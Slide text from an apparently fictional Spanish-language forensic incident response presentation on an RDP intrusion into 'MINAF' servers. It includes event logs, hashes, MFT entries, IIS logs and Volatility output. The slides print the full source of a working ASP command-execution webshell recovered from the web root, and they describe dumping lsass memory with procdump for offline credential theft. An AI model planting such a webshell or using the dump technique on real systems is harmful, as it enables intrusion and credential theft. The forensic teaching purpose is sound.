
SecurityLayer

05/02/2017 • 2 minutes to read • 

SecurityLayer specifies how servers and clients authenticate each other before a remote desktop connection is established.

Values

0	Specifies that the Microsoft Remote Desktop Protocol (RDP) is used by the server and the client for authentication before a remote desktop connection is established. RDP is a Microsoft protocol that supports terminal services across heterogeneous network environments.
1	Specifies that the server and the client negotiate the method for authentication before a remote desktop connection is established. This is the default value.
2	Specifies that the Transport Layer Security (TLS) protocol is used by the server and the client for authentication before a remote desktop connection is established.



FFFFFFFF

FFFFFFFF

FFFFFFF

FFFUU

UUUU

UUUU

UUUU

UUUU

UUUU-

Timeline del incidente

4/Nov 14:05 Acceso1 RDP
WEBSERVER → ADMINPC1

4/Nov 14:11 Instalación
del keylogger

4/Nov 14:06
Reconocimiento del
Sistema

5/Nov 12:06 Acceso RDP
de salvador.bendito a
CHITONSRV

Timeline del incidente

5/Nov 13:59 Acceso por RDP
a doc secreta en CHITONSRV
(supersecretadmin)

5/Nov 13:54 Acceso2 RDP
WEBSERVER → ADMINPC1

5/Nov 14:04 Instalación de
Teamviewer en ADMINPC1

5/Nov 14:01 Copia de doc
secreta de CHITONSRV a
ADMINPC1

7/Nov 13:30
Aviso del
CCN-CERT

5/Nov 14:08 Exfiltración de
la carpeta Secreto vía
TeamViewer

IOC

- Conexiones desde la IP 10.11.2.14
- WEBSERVER: Windows 2008 Server de Preproducción, lleva cosas del área de Desarrollo
- Existencia de Refog en el equipo (C:\Windows\SysWow64\MPK)

Análisis del incidente: Objetivos



- Alcance: 2 equipos **comprometidos**, 1 equipo **sospechoso**
- Impacto: **Copia** de la carpeta de Documentación del EHP, **compromiso** de credenciales de un **admin de dominio**
- IOC: 5
- Vector de entrada: **Desconocido**
- Exfiltración de datos por **TeamViewer**
- Despliegue del Keylogger **Refog**

Contención

- Se han comprometido unas credenciales de un **administrador de dominio**
- Cambio de contraseñas inmediato de **todos** los administradores de dominio
- Revisión de los logs del **controlador de dominio**
- **NO** existen conexiones anómalas desde ADMINPC1
- Se recomienda avanzar el reseteo del KRBTGT semestral

2.3

WEBSERVER



Adquisición de evidencias - WEBSERVER

- Volcado de RAM: winpmem
- Datos de triage: CyLR
- Copia de C:\inetpub (ficheros de IIS)

#####

Ficha de Adquisición de evidencias

#####


- * Caso: MINAF-2019-0013
- * Número de adquisición: MINAF-0013-003
- * Fecha de captura: 08/11/2019
- * Hora de captura: 22:45h
- * Persona que realiza la adquisición: Angela de la Guarda (responsable de seguridad de la subdirección TIC del MINAF)
- * Personas presentes durante la adquisición: María Feliz (Subdirectora General de Festejos del MINAF)
- * Equipo adquirido: WEBSERVER, IP 10.11.0.11
- * Evidencias adquiridas: Volcado de memoria a través de la herramienta winpmem, datos de triage a partir de la herramienta CyLR.
- * Ficheros de evidencia:

68717138e9856fd5661e275ecb1c1ca8 MINAF_webserver_inetpub.tar.gz
f179cdfb2d8aad1c187982083a6c10c1 MINAF_webserver.mem
f49021ffc800404675c2f96cfc8e8477 MINAF_webserver_triage.zip
9d6d070d73828f49bce49e46bc89b9fdb7772ed38 MINAF_webserver_inetpub.tar.gz
9e77859de31b973818096b1f214b48e93506add6 MINAF_webserver.mem
983f9fd314df426660f09e327c1543026357498f MINAF_webserver_triage.zip
11fc7504193969d65324743cbcc6023780a85b036d35efa2aebba91b2a3e52a3 MINAF_webserver_inetpub.tar.gz
41746ee80471d9b84ea216c7f9fa48e8f3b95d140f482722ea8c9f1d4984ed MINAF_webserver.mem
62664245071a72af2452bba2d3912099295d7bf813df25eaad596765a5639f9c MINAF_webserver_triage.zip
afe7c75b70a1e4302044c95ae4737fab MINAF_bro.tar.gz
dcb30f170668495f13b98dba8ec9b88d7c62a39b MINAF_bro.tar.gz
f5f7c407ba24ea44c0333819fde929b5e45e3f2bde70ce7615b659fc13302e03 MINAF_bro.tar.gz

Procedimiento seguido

- Se localiza el servidor CHITONSRV en el CPD.
- Se inserta un USB con las herramientas en el equipo.

Se verifican los hashes



The screenshot shows the HashMyFiles application window. The title bar reads 'HashMyFiles'. The menu bar includes 'File', 'Edit', 'View', 'Options', and 'Help'. The toolbar contains icons for file operations. The main area displays a table with four columns: 'Filename', 'MD5', and 'SHA-256'. There are four rows of data, each representing a file being verified. The status bar at the bottom indicates '4 file(s)'.

Filename	MD5	SHA-256
MINAF_webserver_inetpu...	68717138e9856fd5661e275ecb1c1ca8	11fc7504193969d65324743cbcc6023780a85b036d35efa2aebba91b2a3e52a3
MINAF_webserver_triage.z...	f49021ffc800404675c2f96cfc8e8477	62664245071a72af2452bba2d3912099295d7bf813df25eaad596765a5639f9c
MINAF_bro.tar.gz	afe7c75b70a1e4302044c95ae4737fab	f5f7c407ba24ea44c0333819fde929b5e45e3f2bde70ce7615b659fc13302e03
MINAF_webserver.mem	f179cdfb2d8aad1c187982083a6c10c1	41746ee80471d9b84ea216c7f9fa48e8fbe3b95d140f482722ea8c9f1d4984ed

Paso 1: EventLog

- Revisamos logs del Sistema

System Número de eventos: 600

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	03/11/2019 20:26:51	Kernel-General	12	Ninguno
Información	03/11/2019 20:26:54	FilterManager	6	Ninguno
Crítico	03/11/2019 20:26:57	Kernel-Power	41	(63)
Información	03/11/2019 20:27:02	Kernel-Processor-...	26	(4)
Información	03/11/2019 20:27:13	UserPnp	20010	(7010)
Información	03/11/2019 20:27:13	Service Control M...	7036	Ninguno
Información	03/11/2019 20:27:14	Service Control M...	7036	Ninguno
Información	03/11/2019 20:27:14	FilterManager	6	Ninguno
Información	03/11/2019 20:27:14	Service Control M...	7036	Ninguno
Información	03/11/2019 20:27:14	Service Control M...	7036	Ninguno
Información	03/11/2019 20:27:15	Service Control M...	7036	Ninguno
Error	03/11/2019 20:27:17	EventLog	6008	Ninguno
Información	03/11/2019 20:27:17	EventLog	6005	Ninguno

Evento 6008, EventLog

General Detalles

El cierre anterior del sistema a las 20:25:09 del 03/11/2019 resultó inesperado.

Paso 1: EventLog

■ Revisamos logins en Security

Security_5 Número de eventos: 437

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento	Categoría
Información	03/11/2019 20:31:11	Microsoft Windo...	4624	Logon
Información	03/11/2019 20:31:11	Microsoft Windo...	4624	Logon
Información	03/11/2019 20:32:26	Microsoft Windo...	4624	Logon
Información	03/11/2019 20:32:38	Microsoft Windo...	4624	Logon

Evento 4624, Microsoft Windows security auditing.

General Detalles

Se inició sesión correctamente en una cuenta.

Firmante:

Id. de seguridad: SYSTEM

Nombre de cuenta: WEBSERVERS

Dominio de cuenta: MINAF

Id. de inicio de sesión: 0x3E7

Tipo de inicio de sesión: 10

Nuevo inicio de sesión:

Id. de seguridad: S-1-5-21-3993753849-1513836012-2919521276-1111

Nombre de cuenta: salvador.bendito

Dominio de cuenta: MINAF

Id. de inicio de sesión: 0x2C478

GUID de inicio de sesión: {00000000-0000-0000-0000-000000000000}

Información de proceso:

Id. de proceso: 0xb74

Nombre de proceso: C:\Windows\System32\winlogon.exe

Información de red:

Nombre de estación de trabajo: WEBSERVER

Dirección de red de origen: 10.11.2.13

Puerto de origen: 50193

Security_5 Número de eventos: 437

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento
Información	03/11/2019 20:33:15	Microsoft Windo...	4624
Información	03/11/2019 20:35:41	Microsoft Windo...	4624
Información	03/11/2019 20:57:09	Microsoft Windo...	4624
Información	03/11/2019 20:57:10	Microsoft Windo...	4624

Evento 4624, Microsoft Windows security auditing.

General Detalles

Se inició sesión correctamente en una cuenta.

Firmante:

Id. de seguridad: SYSTEM

Nombre de cuenta: WEBSERVERS

Dominio de cuenta: MINAF

Id. de inicio de sesión: 0x3E7

Tipo de inicio de sesión: 10

Nuevo inicio de sesión:

Id. de seguridad: S-1-5-21-3993753849-1513836012-2919521276-1111

Nombre de cuenta: salvador.bendito

Dominio de cuenta: MINAF

Id. de inicio de sesión: 0x8A385

GUID de inicio de sesión: {00000000-0000-0000-0000-000000000000}

Información de proceso:

Id. de proceso: 0xcf8

Nombre de proceso: C:\Windows\System32\winlogon.exe

Información de red:

Nombre de estación de trabajo: WEBSERVER

Dirección de red de origen: 101.132.122.231

Puerto de origen: 52818

Paso 1: EventLog

- Acceso **NO AUTORIZADO** por RDP. Confirmamos en los logs de TerminalServices-RemoteConnectionManager

Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational_3 Número de eventos: 38

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento
Información	03/11/2019 20:24:57	TerminalServices-...	1149
Información	03/11/2019 20:31:10	TerminalServices-...	1149
Información	03/11/2019 20:37:13	TerminalServices-...	1149
Información	03/11/2019 20:37:14	TerminalServices-...	1149
Información	03/11/2019 20:57:09	TerminalServices-...	1149
Información	04/11/2019 10:02:42	TerminalServices-...	1149
Información	04/11/2019 11:18:01	TerminalServices-...	1149
Información	04/11/2019 15:00:03	TerminalServices-...	1149
Información	05/11/2019 14:42:17	TerminalServices-...	1149

Evento 1149, TerminalServices-RemoteConnectionManager

General Detalles

Servicios de Escritorio remoto: autenticación de usuario correcta:

Usuario: SzEkCtN
Dominio: NVEACWg
Dirección de red de origen: 101.132.122.231

Microsoft-Windows-TerminalServices-RemoteConnectionManager%4Operational_3 Número de eventos: 38

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento
Información	03/11/2019 20:24:57	TerminalServices-...	1149
Información	03/11/2019 20:31:10	TerminalServices-...	1149
Información	03/11/2019 20:37:13	TerminalServices-...	1149
Información	03/11/2019 20:37:14	TerminalServices-...	1149
Información	03/11/2019 20:57:09	TerminalServices-...	1149
Información	04/11/2019 10:02:42	TerminalServices-...	1149
Información	04/11/2019 11:18:01	TerminalServices-...	1149
Información	04/11/2019 15:00:03	TerminalServices-...	1149
Información	05/11/2019 14:42:17	TerminalServices-...	1149

Evento 1149, TerminalServices-RemoteConnectionManager

General Detalles

Servicios de Escritorio remoto: autenticación de usuario correcta:

Usuario: salvador.bendito
Dominio:
Dirección de red de origen: 101.132.122.231

A dark blue silhouette of a castle with two towers and a central archway. The archway contains a black cross-like symbol. The word "BLUEKEEP" is written in white, bold, sans-serif capital letters across the center of the castle.

BLUEKEEP

Paso 1: EventLog

- Revisamos los logs de Sysmon → Log lleno y eventos sobrescritos → 04/11 0:44
- Detectamos primer acceso WEBSERVER → ADMINPC1

Microsoft-Windows-Sysmon%4Operational_2 Número de eventos: 93.901

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento	Categoría de la tar...
Información	04/11/2019 0:44:57	Sysmon	1	Process Create (rul...
Información	04/11/2019 0:44:57	Sysmon	1	Process Create (rul...
Información	04/11/2019 1:20:51	Sysmon	1	Process Create (rul...
Información	04/11/2019 1:38:02	Sysmon	1	Process Create (rul...
Información	04/11/2019 1:38:02	Sysmon	1	Process Create (rul...
Información	04/11/2019 1:38:02	Sysmon	1	Process Create (rul...
Información	04/11/2019 1:44:56	Sysmon	1	Process Create (rul...
Información	04/11/2019 1:44:57	Sysmon	1	Process Create (rul...
Información	04/11/2019 1:45:14	Sysmon	1	Process Create (rul...

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName: 2019-11-03 23:44:57.002
 UtcTime: {175aba5c-6679-5dbf-0000-001084690e00}
 ProcessGuid: 2272
 ProcessId: 0
 Image: taskeng.exe {BFC0C768-5A30-43BF-8A22-A25D4A8FABB9} S-1-5-18:NT AUTHORITY\System:Service:
 FileVersion: C:\Windows\system32\
 Description: NT AUTHORITY\SYSTEM
 Product: {175aba5c-2a0e-5dbf-0000-0020e7030000}
 Company: 0x3e7
 OriginalFileName: 0

Microsoft-Windows-Sysmon%4Operational_2 Número de eventos: 93.901

Filtrados:Registro:

Nivel	Fecha y hora	Origen	Id. del evento
Información	04/11/2019 15:04:09	Sysmon	1
Información	04/11/2019 15:04:20	Sysmon	1
Información	04/11/2019 15:05:03	Sysmon	1
Información	04/11/2019 15:13:12	Sysmon	1
Información	04/11/2019 15:14:11	Sysmon	1
Información	04/11/2019 15:44:57	Sysmon	1

Evento 1, Sysmon

General Detalles

Process Create:
 RuleName: 2019-11-04 14:05:03.761
 UtcTime: {175aba5c-300f-5dc0-0000-001091880400}
 ProcessGuid: 276
 ProcessId: 0
 Image: "C:\Windows\system32\mstsc.exe"
 FileVersion: C:\Windows\system32\
 Description: MINAF\s salvador.bendito
 Product: {175aba5c-2ee4-5dc0-0000-0020fd7b0300}
 Company: 0x37bfd
 OriginalFileName: 2
 CommandLine: Medium
 CurrentDirectory: SHA1-B430762B85EE8CEB077E7274C11A7E4D9ED05EB3 MD5-50E730528EE014B2E7EC50A

Paso 2: MFT

- Revisamos la MFT en busca de actividad maliciosa

2019-11-03 19:44:16	2019-11-03 19:44:16	2019-11-03 19:44:16	340312	\Users\s salvador.bendito\AppData\Local\Google\Chrome\User Data\SwReporter\44.219.200\em001_64.dll
2019-11-03 19:44:16	2019-11-03 19:44:16	2019-11-03 19:44:16	468824	\Users\s salvador.bendito\AppData\Local\Google\Chrome\User Data\SwReporter\44.219.200\edls_64.dll
2019-11-03 19:44:33	2019-11-03 19:44:33	2019-11-03 19:44:34	341672	Windows\System32\feliz.exe
2019-11-03 19:45:28	2019-11-03 19:45:28	2019-11-03 19:45:29	36552347	Windows\System32\feliz.dmp
2019-11-03 19:45:45	2019-11-03 19:45:45	2019-11-03 19:45:45	66	\Users\s salvador.bendito\AppData\Local\Google\Chrome\User Data\Subresource Filter\Unindexed Rules\9.5
2019-11-03 19:45:45	2019-11-03 19:45:45	2019-11-03 19:45:45		\Users\s salvador.bendito\AppData\Local\Google\Chrome\User Data\Subresource Filter\Indexed Rules
2019-11-03 19:45:45	2019-11-03 19:45:45	2019-11-03 19:45:45		\Users\s salvador.bendito\AppData\Local\Google\Chrome\User Data\Subresource Filter\Unindexed Rules\9.5
2019-11-03 19:45:45	2019-11-03 19:45:45	2019-09-30 05:13:32	540567	\Users\s salvador.bendito\AppData\Local\Google\Chrome\User Data\Subresource Filter\Unindexed Rules\9.5
2019-11-03 19:45:45	2019-11-03 19:45:45	2019-09-30 05:13:34	24623	\Users\s salvador.bendito\AppData\Local\Google\Chrome\User Data\Subresource Filter\Unindexed Rules\9.5

- No tenemos el disco... pero el **.dmp** nos hace pensar
- Mimikatz es **ruidoso**. Volcar la memoria de lsass.exe con **procdump**, exfiltrarla y tirarlo offline, no ☹
- Descargamos procdump y comparamos tamaños → **Match!**

Paso 2: MFT

- El equipo es un servidor web → Punto de **entrada ideal**
- Revisamos la MFT a fondo en busca de contenido malicioso en el directorio web: C:\inetpub\wwwroot

2019-11-03 19:47:36	2019-11-03 19:47:36	2019-11-03 19:47:36		\Users\s salvador.bendito\AppData\Local\Google\Chrome\User Data\pnac\0.57.44.2492_metadata
2019-11-03 19:47:36	2019-11-03 19:47:36	2017-01-09 20:40:32	3034	\Users\s salvador.bendito\AppData\Local\Google\Chrome\User Data\pnac\0.57.44.2492_metadata\verified
2019-11-03 19:49:25	2019-11-03 19:49:25	2019-11-03 19:49:25	840	inetpub\wwwroot\EHP\ehp_doc.asp
2019-11-04 00:38:02	2019-11-04 00:38:02	2019-11-03 11:43:02	94	\Users\s salvador.bendito\AppData\Local\Google\Chrome\User Data\CertificateRevocation\5497\manifest.iso
2019-11-04 00:38:02	2019-11-04 00:38:02	2019-11-03 00:25:26	1558	\Users\s salvador.bendito\AppData\Local\Google\Chrome\User Data\CertificateRevocation\5497\LICENSE

- Recuperamos el fichero de los logs y lo analizamos

Paso 3: inetpub

- El fichero es una webshell → Laudanum

```
%  
Server.ScriptTimeout = 180  
ip=request.ServerVariables("REMOTE_ADDR")  
if Request.Form("submit") <> "" then  
    Dim wshell, intReturn, strPResult  
    cmd = Request.Form("cmd")  
    Response.Write ("Running command: " & cmd & "<br />")  
    set wshell = CreateObject("WScript.Shell")  
    Set objCmd = wShell.Exec(cmd)  
    strPResult = objCmd.StdOut.ReadAll()  
    response.write "<br><pre>" & replace(replace(strPResult,"<","&lt;"),vbCrLf,"<br>") & "</pre>"  
    set wshell = nothing  
end if  
%>  
<html>  
<head><title>Путин на уровне</title></head>  
<body onload="document.shell.cmd.focus()">  
<form action="ehp_doc.asp" method="POST" name="ehp.doc">  
Command: <input width="200" type="text" name="cmd" value="<%=cmd%>" /><br />  
<input type="submit" name="submit" value="Submit" />  
</form>Так работает  
<hr/>  
</address>  
</body>  
</html>
```

Paso 3: inetpub

- Revisamos los logs de acceso:

```
#Fields: date time s-ip cs-method cs-uri-stem cs-uri-query s-port cs-username c-ip  
sc-substatus sc-win32-status time-taken  
2019-11-03 19:50:53 101.132.122.235 GET /EHP/ehp_doc.asp - 80 - 101.132.122.231  
Mozilla/5.0+(X11;+Linux+x86_64;+rv:52.0)+Gecko/20100101+Firefox/52.0 200 0 0 484  
2019-11-03 19:51:02 101.132.122.235 POST /EHP/ehp_doc.asp - 80 - 101.132.122.231  
Mozilla/5.0+(X11;+Linux+x86_64;+rv:52.0)+Gecko/20100101+Firefox/52.0 200 0 0 406
```

- Webshell → Acceso **secundario** de los atacantes

Extra: Movimiento lateral

- ¿Cómo se han **copiado** los ficheros de CHITONSRV?
- ¿Cómo apareció el **keylogger**?
- Repasamos **TODOS** los procesos de CHITONSRV ... y solo está la session de RDP de supersecretadmin
- ... rdpclip.exe → Copy & Paste de RDP
- Verificamos con el volcado de memoria

- iClipSerialNumber: elementos en el portapapeles
- Confirmamos la **copia** de la carpeta Secreto

```
C:\Users\antonio\Desktop\Presentacion_STIC\4.1_CHITON_Memoria>volatility_2.6_win64_standalone.exe -f MINAF_chitonsrv.dmp
--profile Win2016x64_14393 wndscan
Volatility Foundation Volatility Framework 2.6
*****
WindowStation: 0x7e26d870, Name: WinSta0, Next: 0x0
SessionId: 2, AtomTable: 0xfffffba0b018f4020, Interactive: True
Desktops: Default, Disconnect, Winlogon
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0xfffff8a680858b90 2788 mmc.exe
cNumClipFormats: 0, iClipSerialNumber: 9
pClipBase: 0x0, Formats:
*****
WindowStation: 0x2216950, Name: WinSta0, Next: 0xffff968257e5ccb0
SessionId: 0, AtomTable: 0xfffffba0b001874c0, Interactive: True
Desktops: Default, Disconnect, Winlogon
ptiDrawingClipboard: pid - tid -
spwndClipOpen: 0x0, spwndClipViewer: 0x0
cNumClipFormats: 0, iClipSerialNumber: 0
pClipBase: 0x0, Formats:
*****
WindowStation: 0x544adcb0, Name: Service-0x0-3e7$, Next: 0xffff968257f71d60
